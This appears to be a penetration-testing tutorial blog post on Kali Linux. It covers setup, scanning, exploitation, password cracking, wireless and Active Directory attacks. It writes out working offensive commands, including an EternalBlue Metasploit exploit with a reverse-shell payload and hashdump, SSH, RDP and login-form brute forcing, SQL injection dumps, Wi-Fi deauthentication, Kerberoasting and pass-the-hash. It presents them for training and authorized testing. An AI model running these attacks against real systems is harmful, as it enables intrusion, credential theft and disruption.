Kali Linux remains the undisputed champion of penetration testing distributions in 2026. Whether you are a cybersecurity professional, an aspiring ethical hacker, or a seasoned system administrator looking to audit your infrastructure, mastering Kali Linux is essential. This comprehensive guide covers everything from installation to advanced exploitation techniques.

Why Kali Linux in 2026?
Kali Linux, maintained by Offensive Security, ships with over 600 pre-installed security tools. The 2026 release introduces improved hardware support, updated tool repositories, and better integration with cloud-based testing environments. It is built on Debian and uses a rolling release model, ensuring you always have access to the latest tools.
Key reasons to choose Kali Linux in 2026:
- Industry standard — used by penetration testers, security researchers, and government agencies worldwide
- 600+ security tools — pre-installed and categorized for every phase of a pentest
- Rolling release — always up-to-date tools and kernel
- Customizable — build your own ISO with only the tools you need
- Free and open source — no licensing costs, ever
Installation and Initial Setup
Kali Linux can be deployed in multiple ways depending on your use case:
Bare Metal Installation
For maximum performance, install Kali directly on dedicated hardware. Download the installer ISO from the official Kali website, create a bootable USB with dd or Balena Etcher, and follow the graphical installer. Allocate at least 20 GB disk space and 4 GB RAM for comfortable usage.
Virtual Machine (Recommended for Learning)
The safest way to start is with a VMware or VirtualBox virtual machine. Offensive Security provides pre-built VM images that you can import directly. This approach offers snapshots for easy rollback when experiments go wrong.
WSL2 on Windows
Windows users can run Kali Linux through WSL2 (Windows Subsystem for Linux). While some hardware-dependent tools (like wireless adapters) will not work, most command-line tools function perfectly:
wsl --install -d kali-linux
sudo apt update && sudo apt install -y kali-linux-headless
Post-Installation Essentials
# Update everything
sudo apt update && sudo apt full-upgrade -y

# Install additional tool packages
sudo apt install -y kali-linux-large

# Set up Metasploit database
sudo msfdb init

# Create a non-root user for daily use
sudo useradd -m -s /bin/bash pentester
sudo usermod -aG sudo pentester
Network Reconnaissance with Nmap

Nmap (Network Mapper) is the first tool every penetration tester reaches for. It discovers hosts, open ports, running services, and operating systems on a target network.
Essential Nmap Scans
# Quick scan — top 1000 ports
nmap -sV 192.168.1.0/24

# Full TCP port scan with OS detection
nmap -sS -sV -O -p- 192.168.1.100

# Aggressive scan with scripts
nmap -A -T4 192.168.1.100

# UDP scan (often overlooked!)
nmap -sU --top-ports 100 192.168.1.100

# Vulnerability scanning with NSE scripts
nmap --script vuln 192.168.1.100

# Output to all formats for reporting
nmap -sV -oA scan_results 192.168.1.100
Pro tip: Always start with a ping sweep (nmap -sn 192.168.1.0/24) to discover live hosts before running detailed scans. This saves time and reduces noise.
Vulnerability Assessment
After reconnaissance, the next phase is identifying vulnerabilities. Kali Linux includes several powerful vulnerability scanners:
Nikto — Web Server Scanner
# Scan a web server for known vulnerabilities
nikto -h http://target.com

# Scan with SSL
nikto -h https://target.com -ssl

# Output to HTML report
nikto -h http://target.com -Format html -output report.html
OpenVAS (GVM)
OpenVAS (now Greenbone Vulnerability Manager) is the most comprehensive open-source vulnerability scanner. It checks for 70,000+ known vulnerabilities across operating systems, applications, and network devices.
WPScan — WordPress Scanner
# Scan a WordPress site
wpscan --url http://target.com --enumerate vp,vt,u

# Brute force with password list
wpscan --url http://target.com -U admin -P /usr/share/wordlists/rockyou.txt
Exploitation with Metasploit Framework
The Metasploit Framework is the world’s most popular exploitation platform, and it comes pre-installed on Kali Linux. It contains thousands of exploit modules, payloads, and post-exploitation tools.
# Start Metasploit console
msfconsole

# Search for exploits
search type:exploit platform:windows smb

# Use an exploit module
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50
exploit

# Post-exploitation with Meterpreter
meterpreter > sysinfo
meterpreter > hashdump
meterpreter > screenshot
meterpreter > upload /local/file.exe C:\temp\
meterpreter > shell
Metasploit’s Meterpreter payload provides an incredibly powerful post-exploitation environment with capabilities for privilege escalation, lateral movement, credential harvesting, and persistence.
Web Application Testing
Web applications remain the largest attack surface in most organizations. Kali Linux includes world-class tools for web app testing:
Burp Suite
Burp Suite is the industry standard for web application security testing. The Community Edition is included in Kali. Key features include an intercepting proxy, scanner, repeater, and intruder for automated attacks.
SQLMap — Automated SQL Injection
# Test a URL parameter for SQL injection
sqlmap -u "http://target.com/page?id=1" --dbs

# Dump a specific database table
sqlmap -u "http://target.com/page?id=1" -D database_name -T users --dump

# Use POST data
sqlmap -u "http://target.com/login" --data="user=admin&pass=test" --dbs
OWASP Top 10 in Practice
Every web application penetration test should cover the OWASP Top 10 vulnerabilities:
- Broken Access Control — test IDOR, privilege escalation
- Cryptographic Failures — check for weak TLS, exposed secrets
- Injection — SQL, NoSQL, OS command, LDAP injection
- Insecure Design — business logic flaws
- Security Misconfiguration — default credentials, verbose errors
- Vulnerable Components — outdated libraries and frameworks
- Authentication Failures — weak passwords, session management
- Data Integrity Failures — insecure deserialization, CI/CD attacks
- Logging Failures — insufficient monitoring
- SSRF — Server-Side Request Forgery
Password Attacks
Credential testing is a critical part of every penetration test. Kali includes several powerful password-cracking tools:
Hydra — Online Brute Force
# SSH brute force
hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.100

# HTTP POST form brute force
hydra -l admin -P /usr/share/wordlists/rockyou.txt target.com http-post-form "/login:user=^USER^&pass=^PASS^:F=incorrect"

# RDP brute force
hydra -l administrator -P passwords.txt rdp://192.168.1.100
Hashcat — Offline Hash Cracking
# Crack NTLM hashes (GPU-accelerated)
hashcat -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt

# Crack with rules for better coverage
hashcat -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule

# Crack bcrypt hashes
hashcat -m 3200 hashes.txt wordlist.txt
Wireless Network Attacks
Testing wireless security requires a compatible wireless adapter that supports monitor mode. Popular choices include the Alfa AWUS036ACH and TP-Link TL-WN722N (v1).
# Enable monitor mode
sudo airmon-ng start wlan0

# Capture WPA handshake
sudo airodump-ng wlan0mon
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon
sudo aireplay-ng -0 5 -a AA:BB:CC:DD:EE:FF wlan0mon

# Crack the captured handshake
aircrack-ng -w /usr/share/wordlists/rockyou.txt capture-01.cap
Building Your Security Lab
A proper lab environment is essential for safe practice. Here is a recommended setup:
Recommended Lab Architecture
- Kali Linux — your attacker machine (4 GB RAM, 80 GB disk)
- Metasploitable 2/3 — intentionally vulnerable Linux target
- DVWA (Damn Vulnerable Web Application) — web app testing practice
- Windows 10/11 VM — with intentional misconfigurations
- Windows Server 2019/2022 — Active Directory lab
- pfSense/OPNsense — network segmentation and firewall testing
Use VirtualBox or VMware with host-only networking to isolate your lab from production networks. Never test tools against systems you don’t have explicit permission to test.
Active Directory Penetration Testing
Active Directory (AD) environments are the backbone of enterprise networks and are a prime target for attackers. Kali includes several AD-specific tools:
# Enumerate AD with enum4linux-ng
enum4linux-ng -A 192.168.1.10

# BloodHound data collection
bloodhound-python -d domain.local -u user -p password -c All -ns 192.168.1.10

# Kerberoasting — extract service ticket hashes
impacket-GetUserSPNs domain.local/user:password -dc-ip 192.168.1.10 -request

# Pass-the-Hash attack
impacket-psexec -hashes :NTLM_HASH administrator@192.168.1.10

# AS-REP Roasting
impacket-GetNPUsers domain.local/ -dc-ip 192.168.1.10 -usersfile users.txt -no-pass
Reporting and Documentation
A penetration test is only as good as its report. Professional reports should include:
- Executive Summary — non-technical overview for management
- Scope and Methodology — what was tested and how
- Findings — each vulnerability with severity rating (CVSS)
- Evidence — screenshots, command output, proof of exploitation
- Remediation — specific, actionable fix recommendations
- Risk Matrix — prioritized view of all findings
Tools like Dradis, Faraday, and Serpico can help automate report generation and collaborate with your team.
Free PDF Cheat Sheet Download
We have created a comprehensive 20-page Kali Linux cheat sheet covering all the tools and techniques discussed in this guide. It includes quick-reference command tables for Nmap, Metasploit, Burp Suite, wireless attacks, Active Directory testing, and more.
Download Free Kali Linux Cheat Sheet (PDF)
Recommended Books for Deeper Learning
To truly master Kali Linux and penetration testing, we recommend these essential resources:
- Mastering Kali Linux: The Ultimate Guide to Penetration Testing and Cybersecurity — comprehensive coverage of advanced Kali techniques and real-world scenarios
- Kali Linux Fundamentals — perfect for beginners who want a structured introduction to Kali
- Ethical Hacking & Penetration Testing — covers the full penetration testing methodology from planning to reporting
- Cybersecurity Fundamentals — essential background knowledge for understanding threats and defenses
Conclusion
Kali Linux in 2026 is more powerful and accessible than ever. Whether you are preparing for OSCP, CEH, or CompTIA PenTest+ certification, or simply want to improve your organization’s security posture, the tools and techniques covered in this guide will set you on the right path.
Remember: always obtain proper authorization before testing any system. Unauthorized penetration testing is illegal and unethical. Use your skills responsibly to make the digital world a safer place.
Updated: March 2026. This guide is regularly updated to reflect the latest Kali Linux tools and cybersecurity best practices.